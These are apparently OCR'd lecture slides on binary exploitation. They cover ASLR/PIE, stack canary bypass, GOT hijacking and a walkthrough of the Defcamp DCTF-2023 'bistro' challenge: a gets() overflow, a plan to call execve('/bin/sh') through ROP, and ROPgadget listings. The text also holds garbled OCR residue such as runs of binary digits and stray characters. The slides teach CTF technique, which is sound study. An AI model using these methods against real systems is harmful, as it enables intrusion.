<b>00401000</b> - <b>00402000</b>	r-xp	<b>557d11cb2<u>000</u></b> - <b>557d11cb3<u>000</u></b>	r-xp
<b>00402000</b> - <b>00403000</b>	r--p	<b>557d11cb3<u>000</u></b> - <b>557d11cb4<u>000</u></b>	r--p
<b>00403000</b> - <b>00404000</b>	r--p	<b>557d11cb4<u>000</u></b> - <b>557d11cb5<u>000</u></b>	r--p
<b>00404000</b> - <b>00405000</b>	rw-p	<b>557d11cb5<u>000</u></b> - <b>557d11cb6<u>000</u></b>	rw-p


# ASLR & PIE

- > You can imagine that ASLR (& PIE) acts as a slide for loading binaries




# Stack canaries

- > Secret random value placed on the stack to ensure integrity
- > Three types:
  - > Terminator Canaries
  - > Random Canaries
  - > XOR Canaries
- > Also called *stack cookies* :D




# Stack canaries



```
void func()
{
[ ... ]
if (canary != original_val)
{
    __stack_chk_fail();
}
return;
}
```

# Stack canaries



```
void func()
{
[ ... ]
    if (canary != original_val)
    {
        what we get
        __stack_chk_fail();
    }
    what we want
}
```

## **Stack canaries**

- > To bypass canaries, you need to leak them and overwrite them correctly
- > Canaries are also bruteforce-able if they do not change from execution to execution (forks)

11111101011101001101011010000000111

100011001111010111010011101001110101101010000000111

111111000111001111010111101001110101101010000000111

1011010011101011011010000000111

010011010101010000000111

1010011101011010000000111

1111010111010011101011010000000111

010011101011010000000111

010011101011010000000111

010011101011010000000111

010011101011010000000111

010011101011010000000111

0000000111

0011101011010000000111

000000111

10101111010011110100111101011101001110101110101101010000000111

0011101011010000000111

11111101011110100111101011101011010000000111

1101011010000000111

11001111111100011100111101011101001110101110101101010000000111


1101011010000000111

# GOT & PLT

- > GOT & PLT are very often essential for exploits
- > Initial target for leaks
- > Employs two different mechanisms for address binding
  - > Lazy binding
  - > Eager binding


# GOT & PLT

- > **Lazy binding** looks up addresses as they are needed
- > Whenever a function is called, its address is looked up and added to the .got, so WRITE permissions are needed during runtime.



# GOT & PLT

- > **Eager binding** looks up addresses at the beginning of execution, resolving every symbol
- > It marks the .got section **READ-ONLY**



# GOT in Ghidra

## Legend:

- > Green -> Address/Offset > Purple -> Symbol
- > Blue -> Actual bytes/value > Orange -> References to address

00404020	10 50 40 00 00 00 00 00	PTR_strncpy_00404020 addr <EXTERNAL>::strncpy	XREF[1]: strcpy:00401104 = ??
00404028	18 50 40 00 00 00 00 00	PTR_puts_00404028 addr <EXTERNAL>::puts	XREF[1]: puts:00401114 = ??
00404030	20 50 40 00 00 00 00 00	PTR_fclose_00404030 addr <EXTERNAL>::fclose	XREF[1]: fclose:00401124 = ??
00404038	28 50 40 00 00 00 00 00	PTR__stack_chk_fail_00404038 addr <EXTERNAL>::__stack_chk_fail	XREF[1]: __stack_chk_fail:00401134 = ??
00404040	30 50 40 00 00 00 00 00	PTR_printf_00404040 addr <EXTERNAL>::printf	XREF[1]: printf:00401144 = ??
00404048	38 50 40 00 00 00 00 00	PTR_fgets_00404048 addr <EXTERNAL>::fgets	XREF[1]: fgets:00401154 = ??

# PLT in Ghidra

## Legend:

- > Green -> Address/Offset
- > Purple -> Symbol
- > Red -> Instructions
- > Blue -> Actual bytes/value
- > Orange -> References to address

00401100 f3 0f 1e fa  
00401104 f2 ff 25  
15 2f 00 00

ENDBR64  
JMP qword ptr [ -><EXTERNAL>::strncpy]

thunk char \* strncpy(char \* \_\_dest, char \* \_\_src, size\_t n)  
<EXTERNAL>::strncpy XREF[1]: read\_syslog:00401356(c)

00401110 f3 0f 1e fa  
00401114 f2 ff 25  
0d 2f 00 00

ENDBR64  
JMP qword ptr [ -><EXTERNAL>::puts]

thunk int puts(char \* \_\_s)  
<EXTERNAL>::puts XREF[8]: read\_syslog:004012fc(c),  
main:004014fc(c)

00401120 f3 0f 1e fa  
00401124 f2 ff 25  
05 2f 00 00

ENDBR64  
JMP qword ptr [ -><EXTERNAL>::fclose]

thunk int fclose(FILE \* \_\_stream)  
<EXTERNAL>::fclose XREF[1]: read\_syslog:0040145a(c)

00401130 f3 0f 1e fa  
00401134 f2 ff 25  
fd 2e 00 00

ENDBR64  
JMP qword ptr [ -><EXTERNAL>::\_\_stack\_chk\_fail]

thunk noreturn undefined \_\_stack\_chk\_fail()  
<EXTERNAL>::\_\_stack\_chk\_fail XREF[1]: read\_syslog:00401473(c)

00401140 f3 0f 1e fa  
00401144 f2 ff 25  
f5 2e 00 00

ENDBR64  
JMP qword ptr [ -><EXTERNAL>::printf]

thunk int printf(char \* \_\_format, ...)  
<EXTERNAL>::printf XREF[4]: read\_syslog:0040143b(c),  
main:0040154c(c)

00401150 f3 0f 1e fa  
00401154 f2 ff 25  
ed 2e 00 00


ENDBR64  
JMP qword ptr [ -><EXTERNAL>::fgets]

thunk char \* fgets(char \* \_\_s, int \_\_n, FILE \* \_\_stream)  
<EXTERNAL>::fgets XREF[3]: read\_syslog:0040137f(c),  
main:004015f6(c)

# GOT & PLT Flow


## Legend:

- > Green -> Address/Offset
- > Purple -> Symbol
- > Red -> Instructions
- > Blue -> Actual bytes/value
- > Orange -> References to address



# GOT & PLT

- > When using *Lazy Binding*, GOT addresses are writable... (also known as *partial RELRO - Relocation Read-Only*)
- > Because of this, we can hijack GOT and transform any function to any other function we have access to



11110101110100111010111010011101011101000000011

卷之三

101001101011010000000111

111100111011000001

0100111010110000000111

00111010110000000111

110101110100111010110:

100111010110000000111

11110111101001110110100001

# Exploit building 101

# Defcamp Walkthrough

# Exploit building

- > We're going to take a look at *bistro* from Defcamp DCTF-2023
- > Small, simple binary and perfect for learning
- > Generally, when we analyze binaries to build exploits, we follow these steps:
  1. Check the executable protections
  2. Decompile it and analyze the code
  3. Think
  4. Script
  5. Run

# Exploit building

> Running checksec on the binary:

```
$ checksec restaurant
```

RELRO	STACK CANARY	NX	PIE
Partial RELRO	No canary found	NX enabled	No PIE

# Exploit building

> Decompiling the binary:

```
undefined8 custom(void)
{
    char local_78 [112];
    printf("Choose what you want to eat:");
    gets(local_78);
    return 0;
}
```



Decompiled w/ Ghidra

```
undefined8 main()
{
    int local_c;
    puts("=====");
    puts("           MENU          ");
    puts("=====");
    puts("1. Chessburger.....2$");
    puts("2. Hamburger.....3$");
    puts("3. Custom dinner.....10$");
    printf(">> ");
    __isoc99_scanf("%d",&local_c);
    if (local_c == 2) {
        puts("2. Hamburger.....3$");
    }
    else {
        if (local_c == 3) {
            custom();
        }
        else if (local_c == 1) {
            puts("1. Chessburger.....2$");
            return 0;
        }
        puts("Wrong choice");
    }
    return 0;
}
```

# Exploit building

> Decompiling the binary:

```
undefined8 custom(void)
{
    char local_78 [112];

    printf("Choose what you want to eat:");

    gets(local_78);

    return 0;
}
```



Decompiled w/ Ghidra

```
undefined8 main()
{
    int local_c;
    puts("=====");
    puts("          MENU          ");
    puts("=====");
    puts("1. Chessburger.....2$");
    puts("2. Hamburger.....3$");
    puts("3. Custom dinner.....10$");
    printf(">> ");
    __isoc99_scanf("%d",&local_c);
    if (local_c == 2) {
        puts("2. Hamburger.....3$");
    }
    else {
        if (local_c == 3) {
            custom();
        }
        else if (local_c == 1) {
            puts("1. Chessburger.....2$");
            return 0;
        }
        puts("Wrong choice");
    }
    return 0;
}
```

# Exploit building

- > No canary -> overflow is possible
  - > No PIE -> easy address jumping
  - > NX Enabled -> no shellcoding on the stack
- ==> Our only option is ROP

# Exploit building

- > Ideally, we should be able to call `execve("/bin/sh")` from gadgets in the binary
- > We can check what we need for `execve` on this link:  
[https://blog.rchapman.org/posts/Linux\\_System\\_Call\\_Table\\_for\\_x86\\_64/](https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

# Exploit building

- > So, we would need:
  - > write RAX gadget
  - > write RDI gadget
  - > write RSI gadget
  - > write RDX gadget

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

# Exploit building

> Available gadgets (using ROPGadget):

```
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x00000000004006e4 : pop rbp ; jmp 0x400670
0x000000000040065b : pop rbp ; mov edi, 0x601050 ; jmp rax
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400668 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004005b6 : push 0 ; jmp 0x4005a0
0x00000000004005c6 : push 1 ; jmp 0x4005a0
0x00000000004005d6 : push 2 ; jmp 0x4005a0
0x00000000004005e6 : push 3 ; jmp 0x4005a0
0x00000000004005f6 : push 4 ; jmp 0x4005a0
0x000000000040065d : push rax ; adc byte ptr [rax], ah ; jmp rax
0x00000000004006e0 : push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400670
0x000000000040059e : ret
0x0000000000400ac2 : retf 0x70c
0x0000000000400658 : sal byte ptr [rbp + rcx + 0x5d], 0xbff ; push rax ; adc byte ptr [rax], ah ; jmp
rax
0x000000000040069a : sal byte ptr [rbx + rcx + 0x5d], 0xbff ; push rax ; adc byte ptr [rax], ah ; jmp
rax
0x0000000000400595 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000004008b5 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004008b4 : sub rsp, 8 ; add rsp, 8 ; ret
0x00000000004008aa : test byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x0000000000400594 : test eax, eax ; je 0x40059a ; call rax
0x0000000000400593 : test rax, rax ; je 0x40059a ; call rax
```

# Exploit building

> Available gadgets (using ROPGadget):

```
0x0000000000400726 : call qword ptr [rax + 0x4855c35d]
0x00000000004009bb : call qword ptr [rax + 0x4b000000]
0x0000000000400832 : call qword ptr [rax + 0xb8]
0x0000000000400598 : call rax
0x000000000040088c : fmul qword ptr [rax - 0x7d] ; ret
0x000000000040062a : hlt ; nop dword ptr [rax + rax] ; ret
0x00000000004006e3 : in eax, 0x5d ; jmp 0x400670
0x0000000000400596 : je 0x40059a ; call rax
0x0000000000400659 : je 0x400668 ; pop rbp ; mov edi, 0x601050 ; jmp rax
0x000000000040069b : je 0x4006a8 ; pop rbp ; mov edi, 0x601050 ; jmp rax
0x00000000004005bb : jmp 0x4005a0
0x00000000004006e5 : jmp 0x400670
0x000000000040080d : jmp 0x400834
0x0000000000400a4b : jmp qword ptr [rax]
0x0000000000400ad3 : jmp qword ptr [rbp]
0x0000000000400661 : jmp rax
0x000000000040076a : leave ; ret
0x00000000004006c2 : mov byte ptr [rip + 0x2009bf], 1 ; pop rbp ; ret
0x0000000000400765 : mov eax, 0 ; leave ; ret
0x00000000004006e2 : mov ebp, esp ; pop rbp ; jmp 0x400670
0x00000000004006c4 : mov edi, 0x1002009 ; pop rbp ; ret
0x000000000040065c : mov edi, 0x601050 ; jmp rax
0x00000000004006e1 : mov rbp, rsp ; pop rbp ; jmp 0x400670
0x0000000000400833 : nop ; mov eax, 0 ; leave ; ret
0x0000000000400727 : nop ; pop rbp ; ret
0x0000000000400663 : nop dword ptr [rax + rax] ; pop rbp ; ret
0x000000000040062b : nop dword ptr [rax + rax] ; ret
0x00000000004006a5 : nop dword ptr [rax] ; pop rbp ; ret
0x00000000004006c5 : or dword ptr [rax], esp ; add byte ptr [rcx], al ; pop rbp ; ret
0x000000000040069c : or ebx, dword ptr [rbp - 0x41] ; push rax ; adc byte ptr [rax], ah ; jmp rax
```

# Exploit building

> Available gadgets (using ROPGadget):

```
0x000000000004005f7 : add al, 0 ; add byte ptr [rax], al ; jmp 0x4005a0
0x000000000004005d7 : add al, byte ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005a0
0x0000000000040062f : add bl, dh ; ret
0x000000000004008ad : add byte ptr [rax], al ; add bl, dh ; ret
0x000000000004008ab : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; ret
0x000000000004005b7 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x4005a0
0x00000000000400766 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x000000000004006dc : add byte ptr [rax], al ; add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400670
0x000000000004008ac : add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x000000000004006dd : add byte ptr [rax], al ; add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp 0x400670
0x00000000000400767 : add byte ptr [rax], al ; add cl, cl ; ret
0x000000000004005b9 : add byte ptr [rax], al ; jmp 0x4005a0
0x00000000000400768 : add byte ptr [rax], al ; leave ; ret
0x00000000000400666 : add byte ptr [rax], al ; pop rbp ; ret
0x000000000004006de : add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400670
0x0000000000040062e : add byte ptr [rax], al ; ret
0x00000000000400665 : add byte ptr [rax], r8b ; pop rbp ; ret
0x0000000000040062d : add byte ptr [rax], r8b ; ret
0x000000000004006df : add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp 0x400670
0x000000000004006c7 : add byte ptr [rcx], al ; pop rbp ; ret
0x00000000000400769 : add cl, cl ; ret
0x000000000004005c7 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x4005a0
0x000000000004006c8 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax + rax] ; ret
0x000000000004005e7 : add eax, dword ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005a0
0x0000000000040059b : add esp, 8 ; ret
0x0000000000040059a : add rsp, 8 ; ret
0x00000000000400628 : and byte ptr [rax], al ; hlt ; nop dword ptr [rax + rax] ; ret
0x000000000004005b4 : and byte ptr [rax], al ; push 0 ; jmp 0x4005a0
0x000000000004005c4 : and byte ptr [rax], al ; push 1 ; jmp 0x4005a0
0x000000000004005d4 : and byte ptr [rax], al ; push 2 ; jmp 0x4005a0
0x000000000004005e4 : and byte ptr [rax], al ; push 3 ; jmp 0x4005a0
0x000000000004005f4 : and byte ptr [rax], al ; push 4 ; jmp 0x4005a0
0x00000000000400591 : and byte ptr [rax], al ; test rax, rax ; je 0x40059a ; call rax
```

# **Exploit building**

- > No good gadgets for execve
- > We must leak libc and bypass ASLR

